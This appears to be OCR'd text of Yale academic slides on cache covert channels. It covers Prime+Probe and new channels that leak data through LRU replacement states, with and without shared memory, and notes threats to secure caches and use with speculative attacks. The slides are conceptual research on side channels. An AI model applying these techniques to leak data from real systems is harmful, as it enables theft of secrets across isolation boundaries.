


Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set
- Step 2: The sender accesses the set causing an eviction or does not access, depending on the secret.







Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set
- Step 2: The sender accesses the set causing an eviction or does not access, depending on the secret.
- Step 3: The receiver probes the set







Existing Covert Channels in Caches Example: Prime+Probe

Yale

- Step 1: The receiver primes the cache set
- Step 2: The sender accesses the set causing an eviction or does not access, depending on the secret.
- Step 3: The receiver probes the set




Covert Channels in Caches



Covert Channels in Caches


- Most existing cache side channel defenses (and detection schemes) are based on the fact that the sender needs a cache miss.



Covert Channels in Caches

Yale


- Most existing cache side channel defenses (and detection schemes) are based on the fact that the sender needs a cache miss.
- In this work, we shows for the first time in detail that the Least-Recently Used (LRU) states of caches can be used to leak information.




Covert Channels in Caches

Yale

- Most existing cache side channel defenses (and detection schemes) are based on the fact that the sender needs a cache miss.
- In this work, we shows for the first time in detail that the Least-Recently Used (LRU) states of caches can be used to leak information.
- **Because the LRU states are updated on both cache hits and misses, the LRU channels work when the sender only generates cache hits, making the channel faster and stealthier.**



New Covert Channel Variants



Phase

Initialization: Set LRU state to a known state


Encoding: Sender changes the LRU state

Decoding: Receiver measures the LRU state

New Covert Channel Variants

Yale


- We propose two protocols for novel covert channels leveraging the least recently used (LRU) cache replacement states:
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory



New Covert Channel Variants

Yale


- We propose two protocols for novel covert channels leveraging the least recently used (LRU) cache replacement states:
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- We show the LRU timing channel in both Intel and AMD processors and evaluate their bandwidths.



New Covert Channel Variants

Yale


- We propose two protocols for novel covert channels leveraging the least recently used (LRU) cache replacement states:
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- We show the LRU timing channel in both Intel and AMD processors and evaluate their bandwidths.
- We also show that the LRU channels pose threats to existing secure cache designs, such as the PL cache; and they work with speculative attacks.




New Covert Channel Variants

Yale

- We propose two protocols for novel covert channels leveraging the least recently used (LRU) cache replacement states:
  - ➢shared memory between the sender and the receiver
  - ➢no shared memory
- We show the LRU timing channel in both Intel and AMD processors and evaluate their bandwidths.
- We also show that the LRU channels pose threats to existing secure cache designs, such as the PL cache; and they work with speculative attacks.



LRU Channel With Shared Memory




: address

: least recent -> most recent

LRU Channel With Shared Memory

- Step 1: The receiver sets the initial LRU state by accessing lines 0-7

